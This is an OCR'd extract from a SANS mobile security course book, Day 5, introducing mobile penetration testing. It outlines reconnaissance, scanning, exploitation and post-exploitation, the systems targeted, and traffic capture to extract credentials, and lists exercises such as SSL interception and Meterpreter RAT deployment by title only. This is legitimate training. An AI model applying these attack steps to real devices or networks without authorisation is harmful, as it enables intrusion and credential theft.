
575.5 Mobile Penetration Testing

SANS



SEC575.5

Mobile Device Security and Ethical Hacking

SANS

Mobile Penetration Testing

Welcome to Day 5 of Mobile Device Security and Ethical Hacking! Today's material continues coverage on penetration testing mobile environments.





TABLE OF CONTENTS

This page intentionally left blank.



Course Roadmap


- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to go from here

SANS | SEC575 | Mobile Device Security and Ethical Hacking 3

This page intentionally left blank



MOBILE PENETRATION TESTING

- Evaluating the mobile device environment for vulnerabilities
- Exploiting those vulnerabilities to gain unauthorized access to resources
- Mining those data resources to evaluate the risk to the organization
- Steps must be applied for each of the target areas being tested

Reconnaissance
Scanning
Exploitation
Post-Exploitation (Pillaging)
DE
PT
AA
MW
SANS
SEC575 | Mobile Device Security and Ethical Hacking
4

Mobile Penetration Testing

In this module, we look at the concepts and value proposition of mobile penetration testing, kicking off our material on mobile device attacks.

In a penetration test, we evaluate the target environment for vulnerabilities. Once vulnerabilities are identified, we might choose to exploit them to gain access to unauthorized resources.


Commonly, the ability to successfully exploit a system is seen as the end of the penetration testing task. However, the real value for the customer in a penetration test happens after successful exploitation, when we examine systems and information resources that are accessible. Through the identification of resources that are accessible after initial exploitation (such as sensitive information assets that are accessible to the attacker, or access to other systems that can yield even greater access to internal resources), we can evaluate the true risk of the vulnerability to the organization. This evaluation process has more significance to the organization than the sole identification of a vulnerability that can be exploited.

In a mobile penetration test, we are evaluating the devices and supporting environment used by the organization, following a classic four-step process:

- **Reconnaissance:** Prior to the start of any other activities, we gather information about the target environment and systems from publicly accessible resources.
- **Scanning:** This involves enumerating the network environment and mobile devices to identify services and systems that are accessible. Once we have enumerated the target systems, we use the gathered information to identify vulnerabilities that can be exploited. The scanning process represents a significant portion of the time devoted to a penetration test.
- **Exploitation:** This is the process of exploiting identified flaws using open-source, commercial, or custom tools. Exploitation has the biggest risk for negative system availability and should be coordinated with the customer, especially when targeting production systems.

- **Post-exploitation:** For successfully exploited systems, evaluate and retrieve representative information assets within the scope of your assessment. Known as pillaging, this part of the penetration test is essential for identifying the risk to the organization of an identified vulnerability.

The process of reconnaissance, scanning, exploitation, and post-exploitation is an iterative one, where you will likely move between different tasks, repeatedly returning to scanning, reconnaissance, and exploitation for the duration of the test.



WHAT IS BEING TESTED?

Attacking several components:

1. Apps with sensitive data
2. Wirelessly connected phones and tablets
3. Computers where mobile data is synced or backed up
4. Wireless infrastructure supporting the deployment
5. Backend systems supporting configuration
6. Remote cloud systems
7. Physical possession of a device


Complex environments aid a pen tester!

What Is Being Tested?

When scoping and executing a mobile penetration test, we want to evaluate the security of multiple system components illustrated on this page, including:

1. Mobile device applications with sensitive data or business rules
2. Wirelessly connected mobile phones and tablets
3. Traditional computing platforms such as laptops and desktops where mobile data is synced or backed up
4. Wireless infrastructure such as APs supporting the wireless LAN deployment
5. Backend systems managing the configuration, authentication, and use of mobile devices
6. Remote cloud computing and data storage systems leveraged by mobile devices used by the target organization
7. Physical attacks against stolen or lost mobile devices

In a mobile penetration test, there is typically significant complexity in the use, configuration, and behavior of mobile devices. Complexity in a target environment benefits the penetration tester because it creates more opportunities for mistakes or system vulnerabilities that can be exploited.



HOW CAN WE TEST?

Different perspectives possible for the penetration tester

Simulate attacker in the same network as the mobile device:

- Focus on capturing and analyzing traffic
- Try to extract information such as usernames and passwords

Test mobile application on own device:


- Ability to explore all functionality
- Focus on manipulating app interactions with backend systems
- Discover vulnerabilities in the ecosystem

We will cover techniques for both

How Can We Test?

During a penetration test, we can adopt different perspectives, often depending on the objectives of the test. For example, we can choose to act as an attacker positioned in the same network as a mobile device. In that case, the focus is on capturing and analyzing the mobile device traffic in order to extract valuable information, such as usernames and passwords. This approach simulates a real attack against application users.

On the other hand, we can also install a mobile application on our own device. In that case, since we are in control of the application, we can trigger all the available functionalities. This allows us to investigate more closely how the application communicates with backend systems, such as web servers, and search for additional vulnerabilities.



YOUR ROLE IN A PENETRATION TEST

Understanding the techniques behind mobile penetration testing is valuable for several audiences:

- Penetration testers expanding their skill set
- Analysts interested in secure deployment testing
- Auditors who need to validate sufficient testing has been performed

Valuable from a nontechnical perspective

- If you procure penetration tests, you should be able to specify and evaluate the level of testing
- Determine competency of consultants

Scoping, Implementing, Reviewing, and Understanding Results

SANS SEC575 | Mobile Device Security and Ethical Hacking 8


Your Role in a Penetration Test

Today we examine techniques that can be leveraged for mobile penetration testing. Understanding these techniques and how and when they can be implemented is valuable for you as the technical analyst in several roles:

- If you are already a penetration tester, gaining skills in attacking mobile devices and supporting infrastructure helps you to expand your skill set.
- If you are an analyst supporting or planning on deploying and supporting a mobile device deployment, you will be able to leverage mobile penetration testing techniques to evaluate the security of your deployment and assess risks to your organization.
- If you are in an auditing role, you can use mobile penetration testing skills to specify and validate that sufficient testing has been performed per the organization's requirements.

If you are supporting a mobile device deployment from a nontechnical perspective, having experience in mobile penetration testing can still be applied when procuring testing to specify and evaluate the level of testing and to determine the competency of outsourced consultants hired to perform testing.

Regardless of your role in a mobile penetration test, you can apply these skills for scoping, implementing, reviewing, and understanding the results of a penetration test. Through this skill development, penetration testing can offer significant value to you, professionally and in the support of your organization's secure mobile device deployment.



Course Roadmap

